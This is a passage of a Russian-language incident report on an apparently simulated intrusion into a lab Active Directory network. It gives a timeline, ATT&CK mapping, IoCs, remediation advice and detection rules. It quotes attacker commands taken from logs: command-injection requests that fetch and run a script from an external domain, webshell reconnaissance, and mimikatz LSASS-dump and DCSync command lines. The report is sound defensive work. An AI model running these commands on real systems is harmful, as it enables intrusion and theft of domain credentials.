Технический отчет по инциденту информационной безопасности

1. План расследования

1.1 Определение масштаба и критичности

- **Масштаб:** Инцидент затрагивает ключевые узлы инфраструктуры Demo Lab, включая контроллер домена и файловый сервер, с подтверждённой компрометацией учётной записи krbtgt и эксфильтрацией данных.
- **Критичность:** Критическая (Critical)
- **Обоснование:** Скомпрометирован контроллер домена 10.0.0.10. На DC выполнена команда DCSync для учётной записи krbtgt, что свидетельствует о попытке получения репликационных данных и возможности выпуска Golden Ticket. Подтверждена эксфильтрация конфиденциальных данных (архивы ZIP, PDF, TLS-поток). Очищен журнал безопасности Windows на DC (сокрытие следов). Атакующий имел доступ к инфраструктуре около 2 суток.
- **Затронутые системы:**

IP	Роль	ОС / сервисы	Статус
10.0.0.22	Веб-сервер	Linux, Nginx	Скомпрометирован
10.0.0.15	Файловый сервер	Windows Server	Скомпрометирован
10.0.0.10	Контроллер домена	Windows Server, AD, DNS, Kerberos	Скомпрометирован

1.2 Рабочие гипотезы

1. **Гипотеза 1:** Первоначальный доступ. Эксплуатация уязвимости веб-приложения на Nginx. : Первоначальный доступ на веб-сервер 10.0.0.22 будет получен путём эксплуатации уязвимости веб-приложения (Nginx)
2. **Гипотеза 2:** Закрепление на Linux-сервере. После получения доступа атакующий попытается обеспечить постоянное присутствие на веб-сервере через создание cron- задачи, добавление SSH-ключа или модификацию systemd для автозапуска.
3. **Гипотеза 3:** Повышение привилегий на Linux. Злоумышленник повысит привилегии до root путём загрузки эксплойта в /tmp, использования sudo или чтения /etc/shadow для получения хешей паролей
4. **Гипотеза 4:** Внутренняя разведка перед латеральным движением. Скомпрометированный хост будет сканировать внутреннюю сеть, проводить

разведку и собирать информацию о домене, пользователях, открытых портах с целью выбора целей для дальнейшего движения.

5. **Гипотеза 5:** Латеральное движение на Windows-хосты. Атакующий использует украденные учётные данные для подключения по SMB/RDP. к другим системам инфраструктуры: файловому серверу, контроллеру домена, рабочим станциям.
6. **Гипотеза 6:** Кража учётных данных и повышение привилегий в домене. На одном из Windows-хостов злоумышленник запустит mimikatz или аналогичный инструмент, осуществит доступ к lsass.exe, выполнит Kerberoasting или другие схожие атаки, которые могут затронуть контроллер домена с целью получения привилегированных учётных данных домена.
7. **Гипотеза 7:** Эксфильтрация данных через C2-канал. Атакующийбудет пытаться передать данные на внешний IP-адрес или домен через HTTPS или туннелирование, возможно, большими объёмами или в нерабочее время.

1.3 Пошаговый план действий

1. **Анализ Snort IDS** - выявление сканирования, внешних IP-источников, алертов на веб-атаки и C2
2. **Анализ Nginx access.log** - поиск подозрительных URL с параметрами (cmd, exec), статусов 200
3. **Анализ Auditd и Syslog** - команды, запущенные на веб-сервере: wget/curl, chmod, insmod, доступ к /etc/shadow, изменения в /tmp
4. **Анализ FIM** - целостность критичных файлов: crontab, authorized_keys и т.п.
5. **Анализ Windows Security** - события 4624, 4625, 4672, 4648, 1102 а именно входы, привилегии, очистка логов
6. **Анализ Sysmon** (Основной источник получения информации на Windows-системах) - Event ID 1 (процессы), 3 (сеть), 10 (доступ к LSASS), 11 (файлы), 22 (DNS)
7. **Анализ DLP** - передача больших объёмов данных на внешние IP, архивы, учётки, протоколы
8. **Анализ PCAP в Wireshark** - фильтры dns, tcp.len > 1000, smb || smb2
9. Корреляция событий между источниками, построение единого таймлайна
10. Сбор IoC - IP, домены, хеши, пути, учётки

2. Общая информация

- **Дата инцидента:** 30 апреля 2025 - 2 мая 2025
- **Время обнаружения:** 2 мая 2025, утро. Сотрудник службы ИБ заметил подозрительный сетевой трафик от внутреннего веб-сервера 10.0.0.22 к неизвестному внешнему IP-адресу. **Фактически активная фаза начала атаки - 30 апреля 2025**
- **Затронутые системы:**
  - **10.0.0.22** - Веб-сервер. Linux, Nginx. Сервер был скомпрометирован
  - **10.0.0.15** - Файловый сервер. Windows Server. Сервер был скомпрометирован

  - **10.0.0.10** - Контроллер домена. Windows Server, AD, DNS, Kerberos. Контроллер домена был скомпрометирован
  - **10.0.0.30–33** - Рабочие станции. Windows 10. Однозначных следов компрометации в SIEM- системе не было выявлено. Однако, злоумышленник имеет доступ к DC из чего можно сделать вывод, что при необходимости они могут быть скомпрометированы.
- **Тип инцидента:** Целенаправленна атака на доменную инфраструктуру. с полной цепочкой kill chain. Начиная от разведки до эксфильтрации данных. Включает в себя:
- эксплуатацию публично доступного веб-приложения (Nginx)
- закрепление и повышение привилегий на Linux-хосте
- латеральное движение по внутренней сети (SMB, RDP)
- кражу учётных данных (mimikatz, LSASS, /etc/shadow)
- компрометацию домена Active Directory (DCSync krbtgt)
- эксфильтрацию данных по двум каналам (SMTP, TLS)
- сокрытие следов (очистка журнала безопасности DC)

3. Описание инцидента

30 апреля 2025 года с внешнего IP-адреса 79.143.87.233 было проведено сканирование веб-сервера 10.0.0.22 по портам 21, 22, 25, 53, 80, 443, 3389, 8080 и 8443. В 07:07 через уязвимость в параметре cmd эндпоинта /nginx_status атакующий выполнил загрузку эксплойта nginx-exploit.sh с домена web-whatapp.net. После получения удалённого выполнения кода на сервере был создан веб-шелл /var/www/html/webshell.php, через который проводилась разведка (cat /etc/passwd, ps aux, uname -a, whoami, id) и доставка дополнительных утилит (persistence.sh).

В 08:53 атакующий закрепился на веб-сервере через модификацию crontab root (/var/spool/cron/crontabs/root, MD5 a40f586a2cac02e1dea3fd8a244172b8), в 09:46 повысил привилегии через загрузку модуля kernel_exploit.ko, в 10:41 выгрузил хеши учётных записей Linux через gsecdump.bin из /etc/shadow. Скомпрометированный веб-сервер использовался как плацдарм для латерального движения: в 11:39 через smbScanner.exe была просканирована подсеть 10.0.0.0/24, а в 15:42 осуществлён успешный SMB-вход на файловый сервер 10.0.0.15 под учётной записью webadmin (NTLM). На файловом сервере через mimikatz был получен дамп памяти LSASS (17:37- доступ с «GrantedAccess 0x1FFFFF»; 18:08 - «sekurlsa::logonpasswords»), что позволило получить учётные данные доменной записи administrator@demo.lab. В 19:23 с файлового сервера был эксфильтрирован архив document_623.zip (7.7 МБ) на IP 79.143.87.233.

1 мая в 01:45 атакующий через RDP зашёл на контроллер домена 10.0.0.10 под украденной учётной записью administrator@demo.lab (Logon Type 10, WorkstationName FILESERVER). В 04:17 был выполнен Invoke-Mimikatz lsadump::dcsync /user:krbtgt компрометация главного секрета домена Active Directory, что открывает возможность выпуска Kerberos-билетов (Golden Ticket) на произвольные учётные записи. В 18:59 на контроллере домена был очищен журнал

безопасности Windows (Event ID 1102, audit-log-cleared) под той же учётной записью administrator@demo.lab - попытка сокрытия следов.

Эксфильтрация данных продолжалась до 2 мая: с контроллера домена ушёл архив document_410.zip (2.1 МБ) на IP 45.140.169.16, а с веб-сервера в PCAP зафиксирован непрерывный TLS-поток данных на тот же IP (пакеты размером около1400 байт с флагом PSH, ACK)

4. Таймлайн атаки

Время	Событие	Категория (MITRE ATT&CK)	Описание
30.04.2025 05:34:35	SYN-скан веб-сервера	T1595.001 Active Scanning: Scanning IP Blocks	Snort SID 1000001. С IP 79.143.87.233 начато сканирование 10.0.0.22:8443. Источник: Snort
30.04.2025 05:34–06:29	Сканирование портов	T1046 Network Service Discovery	Перебор портов 21, 22, 25, 53, 80, 443, 3389, 8080, 8443. Источник: Snort
30.04.2025 07:07:50	Эксплуатация Nginx	T1190 Exploit Public-Facing Application	GET /nginx_status?cmd=wget http://web-whatapp.net/nginx-exploit.sh. Источник: Nginx
30.04.2025 07:14:59	Загрузка эксплойта	T1105 Ingress Tool Transfer	wget http://web-whatapp.net/nginx-exploit.sh -O /tmp/nginx-exploit.sh. Источник: Auditd
30.04.2025 07:17:02	Запуск эксплойта	T1059 Command and Scripting Interpreter	chmod +x nginx-exploit.sh; ./nginx-exploit.sh. Источник: Nginx
30.04.2025 07:18:08	Алерт Snort	T1190 Exploit Public-Facing Application	ET Suspicious Inbound to Webserver (SID 2020734). Источник: Snort
30.04.2025 07:54:26	Создание веб-шелла	T1505.003 Web Shell	touch /var/www/html/webshell.php (www-data), MD5 3e20d2771e34aa2f468be6c5116ee763. Источник: Auditd + FIM
30.04.2025 07:55–08:33	Разведка через веб-шелл	T1082 / T1087 / T1033 Discovery	Команды cat /etc/passwd, ps aux, ls -la, uname -a, whoami, id. Источник: Nginx
30.04.2025 08:45:33 /	Закрепление через crontab	T1053.003 Scheduled	Изменение /var/spool/cron/crontabs/root

Время	Событие	Категория (MITRE ATT&CK)	Описание
08:53:15		Task/Job: Cron	(root), MD5 a40f586a2cac02e1dea3fd8a244172b8. Источник: FIM / Auditd
30.04.2025 09:46:54	Повышение привилегий	T1547.006 Boot/Logon Autostart: Kernel Modules	insmod /tmp/kernel_exploit.ko (root). Источник: Auditd
30.04.2025 10:41:33	Кража учётных данных Linux	T1003.008 OS Credential Dumping: /etc/passwd and /etc/shadow	gsecdump.bin открывает /etc/shadow (root). Источник: Auditd
30.04.2025 11:39:11	Разведка внутренней сети	T1046 Network Service Discovery	smbScanner.exe -target 10.0.0.0/24 -ports 445,139 под webadmin, с 10.0.0.22. Источник: Sysmon Event 3
30.04.2025 11:35–11:44	SMB-коннекты	T1021.002 Remote Services: SMB	4 SMB Outbound от 10.0.0.22 на 10.0.0.15:445. Источник: Snort
30.04.2025 15:42:39	Успешный SMB-вход	T1021.002 Remote Services: SMB / T1078.002 Valid Accounts	Windows 4624 Logon Type 3, учётка webadmin, NTLM, WorkstationName WEBSERVER. Источник: Windows Security
30.04.2025 17:37:12	Доступ к LSASS	T1003.001 OS Credential Dumping: LSASS Memory	mimikatz lsass.exe, GrantedAccess 0x1FFFFF, CallTrace c:\windows\temp\mimikatz.exe. Источник: Sysmon Event 10
30.04.2025 18:08:23	Дамп LSASS	T1003.001 OS Credential Dumping: LSASS Memory	mimikatz "privilege::debug" "sekurlsa::logonpasswords" "exit", MD5 07ca69fd588c02f5424b08e0b832ea26. Источник: Sysmon Event 1
30.04.2025 19:23:02	Эксфильтрация (архив)	T1041 Exfiltration Over C2	document_623.zip (7 875 750 байт, около 7.7 МБ), source 10.0.0.15 (webadmin), dest 79.143.87.233,

Время	Событие	Категория (MITRE ATT&CK)	Описание
		Channel	SMTP, ALLOWED. Источник: DLP
01.05.2025 01:45:40	RDP-вход на DC	T1021.001 Remote Services: RDP / T1078.002 Valid Accounts	Windows 4624 Logon Type 10, учётка administrator@demo.lab, source 10.0.0.15, WorkstationName FILESERVER. Источник: Windows Security
01.05.2025 03:58:43	Запрос прав DCSync	T1003.006 OS Credential Dumping: DCSync	Windows Security Event 4662: administrator@demo.lab запросил права DS-Replication-Get-Changes-All на объект DC=demo,DC=lab. event.outcome: success. GUID: {1131f6ad-9c07-11d1-f79f-00c04fc2dcd2}, {1131f6aa-9c07-11d1-f79f-00c04fc2dcd2}. Источник: Windows Security
01.05.2025 04:17:24	Компрометация домена	T1003.006 OS Credential Dumping: DCSync	powershell.exe -Command "Import-Module .\Invoke-Mimikatz.ps1; Invoke-Mimikatz -Command 'lsadump::dcsync /domain:demo.lab /user:krbtgt'". Источник: Sysmon Event 1
01.05.2025 16:52:40	Крупная эксфильтрация	T1041 Exfiltration Over C2 Channel / T1560.001	DLP DETECTED: exfil_archive.tar.gz (26 845 000 байт, около 26.8 МБ) MD5 b684c32fe323e10840ea1992d08cfa38, source 10.0.0.22 (учётка root), dest 45.140.169.16 (домен block-monitor.net), HTTPS. Правило DLP_LARGE_ARCHIVE_UPLOAD. Источник: DLP
01.05.2025 18:59:55	Очистка журнала DC	T1070.001 Indicator Removal: Clear Windows Event Logs	Windows Security Event 1102 (audit-log-cleared), учётка administrator@demo.lab, хост 10.0.0.10, успешно. Источник: Windows Security
02.05.2025 19:36:00	Эксфильтрация с DC	T1041 Exfiltration Over C2 Channel	document_410.zip (2.09 МБ), source 10.0.0.10, dest 45.140.169.16, SMTP, ALLOWED. Источник: DLP

Время	Событие	Категория (MITRE ATT&CK)	Описание
03.05.2025 13:33:38	TLS-эксфильтрация	T1041 Exfiltration Over C2 Channel / T1573.002 Encrypted Channel	Непрерывный TLS-поток 10.0.0.22 на 45.140.169.16:443, пакеты примерно 1400 байт с флагом PSH, ACK (десятки подряд). Источник: PCAP (Wireshark)

5. Технический анализ

5.1 Вектор атаки

Первоначальный доступ на веб-сервер 10.0.0.22 получен путём эксплуатации инъекции команд в параметре cmd эндпоинта /nginx_status веб-сервера Nginx. Атакующий отправлял HTTP-запросы, в которых через параметр cmd передавались shell-команды:

GET /nginx_status?cmd=wget http://web-whatapp.net/nginx-exploit.sh

GET /nginx_status?cmd=chmod +x nginx-exploit.sh; ./nginx-exploit.sh

GET /nginx_status?cmd=wget http://web-whatapp.net/persistence.sh

После получения удалённого выполнения кода на сервере был создан веб-шелл:

POST /webshell.php — cmd=cat /etc/passwd

POST /webshell.php — cmd=ps aux

POST /webshell.php — cmd=wget http://web-whatapp.net/persistence.sh

Через веб-шелл проводились разведочные команды (cat /etc/passwd, ps aux, ls -la, uname -a, whoami, id) и доставка дополнительных утилит

Ключевые источники подтверждения:

Nginx — прямые HTTP-запросы с параметром cmd

Auditd — фиксация wget и chmod в /tmp

Snort — алерт ET Suspicious Inbound to Webserver (SID 2020734)

5.2 Использованное вредоносное ПО

- nginx-exploit.sh - Эксплуатация уязвимости Nginx (инъекция команд)

- webshell.php - Веб-шелл для удалённого выполнения команд. Хэш - 3e20d2771e34aa2f468be6c5116ee763
- persistence.sh - Скрипт закрепления (crontab)
- kernel_exploit.ko - Модуль ядра для повышения привилегий до root
- gsecdump.bin - Утилита дампа хешей Linux (/etc/shadow)
- smbScanner.exe - Сканер SMB-портов во внутренней сети
- mimikatz.exe - Дамп памяти LSASS. Хэш - 07ca69fd588c02f5424b08e0b832ea26

5.3 Проверка и корректировка гипотез

Гипотеза 1:Первоначальный доступ через эксплуатацию Nginx

Статус: Подтверждена

Доказательства:

- Nginx (30.04 07:07:50): GET /nginx_status?cmd=wget http://web-whatapp.net/nginx-exploit.sh
- Nginx (30.04 07:17:02): GET /nginx_status?cmd=chmod +x nginx-exploit.sh; ./nginx-exploit.sh
- Auditd (30.04 07:14:59): wget http://web-whatapp.net/nginx-exploit.sh -O /tmp/nginx-exploit.sh
- Snort (30.04 07:18:08): ET Suspicious Inbound to Webserver (SID 2020734)

Альтернативное объяснение: нет

Гипотеза 2: Закрепление на Linux-сервере

Статус: Частично подтверждена

Доказательства:

- - Auditd (30.04 08:53:15): изменение /var/spool/cron/crontabs/root (root)
- FIM (30.04 08:45:33): modified того же файла, MD5 a40f586a2cac02e1dea3fd8a244172b8

Опровергнуто:

События по authorized_keys и .ssh/ - отсутствуют (FIM)

Модификации systemd-юнитов - не зафиксированы

Альтернативное объяснение: закрепление реализовано исключительно через cron; SSH-бэкдор не создавался

Гипотеза 3. Повышение привилегий на Linux

Статус: Подтверждена

Доказательства:

- Auditd (30.04 09:46:54): insmod /tmp/kernel_exploit.ko (root) — загрузка модуля ядра
- Auditd (30.04 10:41:33): gsecdump.bin открывает /etc/shadow (root) — кража хешей
- Auditd (30.04 07:54:26): touch /var/www/html/webshell.php (www-data) — точка входа под непривилегированным пользователем

Альтернативное объяснение: PrivEsc выполнен через kernel-модуль, без использования sudo. Использование /etc/shadow — уже после повышения привилегий.

Гипотеза 4. Внутренняя разведка перед латеральным движением

Статус: Подтверждена

Доказательства:

- Snort (30.04 05:34–06:29): SYN-скан портов 21, 22, 25, 53, 80, 443, 3389, 8080, 8443
- Sysmon Event 3 (30.04 11:39:11): smbScanner.exe -target 10.0.0.0/24 -ports 445,139
- Nginx: discovery-команды через webshell — cat /etc/passwd, ps aux, ls -la, uname -a, whoami, id

Альтернативное объяснение: нет

Гипотеза 5. Латеральное движение на Windows-хосты

Статус: Подтверждена

Доказательства:

- Sysmon Event 3 (30.04 11:39:11): smbScanner.exe -target 10.0.0.0/24 -ports 445,139 (source 10.0.0.22, user webadmin)
- Snort (30.04 11:35–11:44): 4 SMB Outbound 10.0.0.22 на 10.0.0.15:445

- Windows Security (30.04 15:42:39): 4624 Type 3 (SMB), webadmin, NTLM, WorkstationName WEBSERVER на хост 10.0.0.15
- Windows Security (01.05 01:45:40): 4624 Type 10 (RDP), administrator@demo.lab, source 10.0.0.15, WorkstationName FILESERVER на хост 10.0.0.10

Альтернативное объяснение: нет

Гипотеза 6. Кража учётных данных и повышение привилегий в домене

Статус: Подтверждена

Доказательства:

- Sysmon Event 10 (30.04 17:37:12): mimikatz → lsass.exe, GrantedAccess 0x1FFFFF, CallTrace → c:\windows\temp\mimikatz.exe.
- Sysmon Event 1 (30.04 18:08:23): mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit", MD5 07ca69fd588c02f5424b08e0b832ea26.
- Windows Security 4662 (01.05 03:58:43): administrator@demo.lab запросил права DS-Replication-Get-Changes-All (GUID {1131f6ad-9c07-11d1-f79f-00c04fc2dcd2}) на объект DC=demo,DC=lab, event.outcome: success. Это ключевое доказательство DCSync-атаки — данные права запрашиваются только при репликации AD (mimikatz lsadump::dcsync).
- Sysmon Event 1 (01.05 04:17:24): Invoke-Mimikatz -Command 'lsadump::dcsync /domain:demo.lab /user:krbtgt'.

Альтернативное объяснение: нет

Гипотеза 7. Эксфильтрация данных через C2-канал

Статус: Подтверждена

Доказательства:

- DLP (30.04 19:23:02): document_623.zip (7 875 750 байт), source 10.0.0.15 (webadmin), dest 79.143.87.233, SMTP, ALLOWED
- DLP (30.04 21:18:56): document_758.pdf (7 420 670 байт), source 10.0.0.30 (administrator@demo.lab), dest 79.143.87.233, SMTP, BLOCKED
- DLP (02.05 19:36:00): document_410.zip (2.09 МБ), source 10.0.0.10, dest 45.140.169.16, SMTP, ALLOWED
- PCAP (03.05 13:33:38): непрерывный TLS-поток 10.0.0.22 → 45.140.169.16:443, пакеты ~1400 байт с флагом PSH, ACK
- PCAP: DNS-резолвы web-whatapp.org → 45.67.89.1 и block-monitor.net → 34.56.78.90

Альтернативное объяснение: нет

5.4 Индикаторы компрометации (IoC)

IP	Описание	WHOIS
79.143.87.233	C2-узел, сканер + SMTP-приёмник эксфильтрации, SSH-канал	MahanCloud, IR, AS214431
45.140.169.16	TLS-приёмник эксфильтрации	LLC Baxet, RU, AS51659

Доменные имена:

- web-whatapp.net - доставка эксплойтов (Nginx)
- web-whatapp.org - C2 (DNS-резолв на 45.67.89.1)
- block-monitor.net - C2 (DNS-резолв на 34.56.78.90)

Хеши файлов:

- mimikatz.exe: 07ca69fd588c02f5424b08e0b832ea26
- webshell.php: 3e20d2771e34aa2f468be6c5116ee763
- crontab (/var/spool/cron/crontabs/root): a40f586a2cac02e1dea3fd8a244172b8
- winlog.event_data.Properties: [{1131f6aa-9c07-11d1-f79f-00c04fc2dcd2}, {1131f6ad-9c07-11d1-f79f-00c04fc2dcd2}]
- exfil_archive.tar.gz: b684c32fe323e10840ea1992d08cfa38

Файлы и пути:

Linux (10.0.0.22):

- /tmp/nginx-exploit.sh
- /tmp/kernel_exploit.ko
- /tmp/persistence.sh
- /var/www/html/webshell.php
- /var/spool/cron/crontabs/root
- /etc/shadow

Windows (10.0.0.15):

- C:\Windows\Temp\mimikatz.exe
- C:\Windows\Temp\smbScanner.exe

Учётные записи:

- webadmin - админ на 10.0.0.15, использовалась для SMB-входа
- administrator@demo.lab - украдена через LSASS, использовалась для RDP на DC и эксфильтрации
- krbtgt - украдена через DCSync (полный контроль над AD)

5.5 Техники и тактики (MITRE ATT&CK)

ID	Техника	Описание использования
T1595.001	Active Scanning: Scanning IP Blocks	SYN-скан с 79.143.87.233
T1046	Network Service Discovery	Скан портов, smbScanner.exe
T1190	Exploit Public-Facing Application	Nginx /nginx_status?cmd=
T1105	Ingress Tool Transfer	wget эксплойтов с web-whatapp.net
T1059	Command and Scripting Interpreter	Shell-команды через webshell
T1505.003	Web Shell	webshell.php
T1053.003	Scheduled Task/Job: Cron	Модификация crontab
T1547.006	Boot/Logon Autostart: Kernel Modules	insmod kernel_exploit.ko
T1003.008	OS Credential Dumping: /etc/passwd and /etc/shadow	gsecdump.bin
T1003.001	OS Credential Dumping: LSASS Memory	mimikatz sekurlsa
T1003.006	OS Credential Dumping: DCSync	Windows Security 4662 с DS-Replication-Get-Changes-All, lsadump::dcsync /user:krbtgt
T1021.002	Remote Services: SMB/Windows Admin Shares	SMB webadmin на 10.0.0.15
T1021.004	Remote Services: SSH	SSH-сессия 10.0.0.22 на 79.143.87.233:22
T1021.001	Remote Services: RDP	RDP administrator на DC
T1078.002	Valid Accounts: Domain Accounts	administrator, webadmin

ID	Техника	Описание использования
T1560.001	Archive Collected Data: Archive via Utility	document_623.zip, document_410.zip
T1572	Protocol Tunneling	Обмен данными через SSH-туннель на C2
T1041	Exfiltration Over C2 Channel	SMTP + TLS-эксфильтрация
T1071.004	Application Layer Protocol: DNS	DNS-резолвы C2-доменов
T1070.001	Indicator Removal: Clear Windows Event Logs	Event 1102 на DC

6. Уязвимости и векторы атаки

Инъекция команд в веб-приложении Nginx.

- Эндпоинт /nginx_status принимал параметр cmd и передавал его содержимое в shell без валидации. Это позволило атакующему выполнить произвольные команды от имени пользователя www-data

Отсутствие сетевой сегментации

- Веб-сервер 10.0.0.22, расположенный на периметре, имел прямой сетевой доступ по SMB (445) и RDP (3389) к критичным внутренним системам файловому серверу 10.0.0.15 и контроллеру домена 10.0.0.10. Это позволило атакующему использовать скомпрометированный веб-сервер как плацдарм для латерального движения

Избыточные привилегии учётной записи webadmin

- Учётная запись webadmin обладала правами администратора на файловом сервере 10.0.0.15 (подтверждено событием 4672 Special Privileges Assigned). Это позволило после кражи учётных данных (или их получения иным путём) осуществить SMB-вход и запустить mimikatz из C:\Windows\Temp\

Хранение учётных данных в памяти LSASS

- На файловом сервере 10.0.0.15 в памяти lsass.exe хранилась активная сессия доменной учётной записи administrator@demo.lab. Она была извлечена через mimikatz (sekurlsa::logonpasswords) без дополнительной защиты

Компрометация krbtgt через DCSync

- Учётная запись krbtgt не была защищена от репликации через DCSync. Атакующий, получив права administrator, выполнил lsadump::dcsync /user:krbtgt и получил главный секрет домена. Это означает полный контроль над Active Directory и возможность выпуска Kerberos-тбилетов (Golden Ticket) на произвольные учётки

Логи с рабочих станций 10.0.0.30–33 отсутствуют в SIEM

Индекс Windows Security не содержит событий с этих хостов. Это слепая зона, из-за которой мы не можем:

- подтвердить или опровергнуть компрометацию 10.0.0.30-33
- оценить состояние 10.0.0.30–33

7. Рекомендации

7.1 Немедленные действия

1. Изоляция скомпрометированных хостов.
Изолировать от сети (или перевести в карантинный VLAN) хосты:

- 10.0.0.22 (веб-сервер)
- 10.0.0.15 (файловый сервер)
- 10.0.0.10 (контроллер домена)
- 10.0.0.30-33 (рабочие станции - до выяснения статуса)

2. Смена пароля krbtgt.
Сменить пароль учётной записи krbtgt согласно рекомендациям Microsoft по устранению Golden Ticket).

3. Смена всех привилегированных паролей.

- Сменить пароли:
- administrator@demo.lab (и всех доменных админов);
- webadmin;
- сервисных учёток, работающих на 10.0.0.10 и 10.0.0.15;
- локальных админов скомпрометированных хостов.

4. Блокировка инфраструктуры атакующего на периметре.
Заблокировать на firewall / прокси / DNS:

- IP: 79.143.87.233,
- 45.140.169.16,
- 45.67.89.1,
- 34.56.78.90
- Домены: web-whatapp.net, web-whatapp.org, block-monitor.net

5. Удаление вредоносных артефактов.
Удалить с хостов:

- /var/www/html/webshell.php
- /tmp/nginx-exploit.sh, /tmp/kernel_exploit.ko, /tmp/persistence.sh
- модифицированный /var/spool/cron/crontabs/root
- C:\Windows\Temp\mimikatz.exe, C:\Windows\Temp\smbScanner.exe

6. Проверка и очистка SSH-доступа на Linux.
Проверить ~/.ssh/authorized_keys и sshd_config на всех Linux-хостах; удалить все неизвестные ключи; сменить host keys.

7. Восстановление контроллера домена из чистой резервной копии.
Из-за компрометации krbtgt и очистки журналов рекомендуется восстановить DC из чистой резервной копии, созданной до 30.04.2025. Только смена пароля krbtgt недостаточна, необходима верификация всей AD.

8. Внеплановый скан хостов на IoC.
Проверить все хосты и узлы инфраструктуры на предмет:

- остатков mimikatz и др. утилит;
- неизвестных задач планировщика и служб;
- новых учётных записей в AD.

7.2 Долгосрочные меры

1. Сетевая сегментация.
Изолировать веб-серверы с запретом прямого SMB/RDP-доступа к внутренним системам. Разрешить только необходимые потоки (например, к БД по конкретным портам и с конкретных ip-адресов).

2. Принцип наименьших привилегий.
Пересмотреть права учётных записей:

- webadmin не должен иметь админ-прав на 10.0.0.15;
- сервисные учётки - только для своих задач;

3. Защита LSASS на всех Windows-хостах.
Включить:

- Credential Guard (изоляция LSASS)
- RunAsPPL (запуск LSASS как защищённого процесса)

4. Внедрение внутреннего DNS.
Запретить исходящий DNS на внешние резолверы (8.8.8.8, 1.1.1.1 и др.). Все запросы только через корпоративный DNS с логированием и фильтрацией.

5. Обновление и настройка DLP

- Пересмотреть правила DLP
- Блокировать передачу архивов (.zip, .rar, .7z) на внешние адреса через SMTP/HTTP/HTTPS.
- Внедрить инспекцию TLS на прокси (с учётом политики конфиденциальности).

6. Расширение мониторинга.

- Включить Sysmon на все Windows-хосты с полным конфигом (Event ID 1, 3, 10, 11, 22, 23).
- Включить Windows Security события: 4688, 5140, 5145, 4698, 7045, 4719, 1102.
- Подключить Auditd на все Linux-хосты с правилами на /etc/shadow, crontab, insmod.
- Собирать логи со всех рабочих станций (10.0.0.30–33).

7. Внедрение EDR.

Развернуть EDR-решение на всех Windows- и Linux-хостах для поведенческого детекта (mimikatz, LSASS-доступ, DCSync, необычные процессы).

8. Action Items

8.1 Немедленные улучшения мониторинга

1. Включить Sysmon с полным конфигом (Event ID 1, 3, 10, 11, 22, 23) на всех Windows-хостах: 10.0.0.10, 10.0.0.15, 10.0.0.30–33.
2. Включить Windows Security Event ID 4688 (создание процессов) с аудитом командной строки.
3. Подключить сбор логов с рабочих станций 10.0.0.30–33 в SIEM (Winlogbeat/Sysmon)
4. Развернуть EDR на критичных хостах (DC, файловый, веб)

8.2 Улучшение процессов расследования

1. Разработать регламент эскалации при обнаружении SMB-сканирования внутренней сети (обязательная эскалация при более 3 подключений от одного источника)
2. Разработать плейбук для таких инцидентов как «компрометация домена AD» с пошаговым реагированием
3. Проводить учения по реагированию на различные сценарии (раз в квартал)

8.3 Улучшение алертинга

	Алерт	Условие срабатывания
1	Множественные SMB-коннекты от одного внутреннего хоста	Больше 5 подключений на порт 445 в течение 5 минут от одного исходящего ip-адреса внутри сети
2	Доступ к LSASS	Sysmon Event 10, target.process.name: lsass.exe
3	Запуск mimikatz	Sysmon Event 1, process.name или command_line содержит эту строку «mimikatz»
4	Обнаружение DCSync. Репликация данных	Windows Security 4662 с ObjectType: DS-Replication-Get-Changes-All от учётки, не являющейся машинной учёткой DC
5	Очистка журнала	Windows Security Event 1102 (audit-log-cleared)
6	Внезапный исходящий TLS-поток большого объёма	Более 50 МБ исходящего TLS-трафика на один внешний IP в течение часа

9. Четкое разделение фактов и предположений

Установленные факты

Этап 1 Разведка:

- С IP 79.143.87.233 30.04.2025 в 05:34:35 проведён SYN-скан веб-сервера 10.0.0.22 по портам 21, 22, 25, 53, 80, 443, 3389, 8080, 8443.

Этап 2 Initial Access:

- В 07:07:50 через эндпоинт /nginx_status с параметром cmd выполнена загрузка эксплойта с http://web-whatapp.net/nginx-exploit.sh. (Nginx access.log)
- В 07:14:59 эксплойт скачан в /tmp/nginx-exploit.sh (wget). (Auditd)
- В 07:17:02 эксплойт выполнен: chmod +x; ./nginx-exploit.sh. (Nginx + Auditd)

Этап 3 Execution:

- В 07:54:26 создан файл /var/www/html/webshell.php под пользователем www-data. MD5: 3e20d2771e34aa2f468be6c5116ee763. (Auditd + FIM)
- Через веб-шелл выполнялись команды: cat /etc/passwd, ps aux, ls -la, uname -a, whoami, id. (Nginx POST-запросы)

Этап 4 Persistence:

- В 08:53:15 (Auditd) / 08:45:33 (FIM) изменён файл /var/spool/cron/crontabs/root под root. MD5: a40f586a2cac02e1dea3fd8a244172b8. (Auditd + FIM)

Этап 5 Privilege Escalation:

- В 09:46:54 загружен модуль ядра /tmp/kernel_exploit.ko под root (insmod). (Auditd)

Этап 6 Credential Access (Linux):

- В 10:41:33 утилита gsecdump.bin обратилась к /etc/shadow под root. (Auditd)

Этап 7 Discovery:

- В 11:39:11 на хосте 10.0.0.15 запущен smbScanner.exe -target 10.0.0.0/24 -ports 445,139 от имени webadmin, source.ip 10.0.0.22. (Sysmon Event 3)

Этап 8 Lateral Movement:

- В 15:42:39 зафиксирован успешный SMB-вход (Windows 4624 Type 3) с хоста 10.0.0.22 на 10.0.0.15 под учёткой webadmin, аутентификация NTLM, WorkstationName WEBSERVER. (Windows Security)
- 01.05.2025 01:45:40 зафиксирован успешный RDP-вход (Windows 4624 Type 10) с хоста 10.0.0.15 на 10.0.0.10 под учёткой administrator@demo.lab, WorkstationName FILESERVER. (Windows Security)

Этап 9 Credential Access (Windows):

- 30.04.2025 17:37:12 mimikatz получил доступ к процессу lsass.exe с правами 0x1FFFFF (PROCESS_ALL_ACCESS). (Sysmon Event 10)
- 30.04.2025 18:08:23 запущен C:\Windows\Temp\mimikatz.exe с командой privilege::debug sekurlsa::logonpasswords exit от учётки administrator@demo.lab. MD5: 07ca69fd588c02f5424b08e0b832ea26. (Sysmon Event 1)

- 01.05.2025 03:58:43 зафиксирован запрос прав DS-Replication-Get-Changes-All учётной записью administrator@demo.lab на объект AD DC=demo,DC=lab (Windows Security Event 4662, outcome: success)
- 01.05.2025 04:17:24 запущен powershell.exe с командой Invoke-Mimikatz -Command 'lsadump::dcsync /domain:demo.lab /user:krbtgt'. (Sysmon Event 1)

Этап 10 Collection:

- Атакующий сформировал минимум три архивных файла для эксфильтрации: document_623.zip (около 7.7 МБ), document_758.pdf (около 7.4 МБ), document_410.zip (около 2.1 МБ)

Этап 11 Exfiltration:

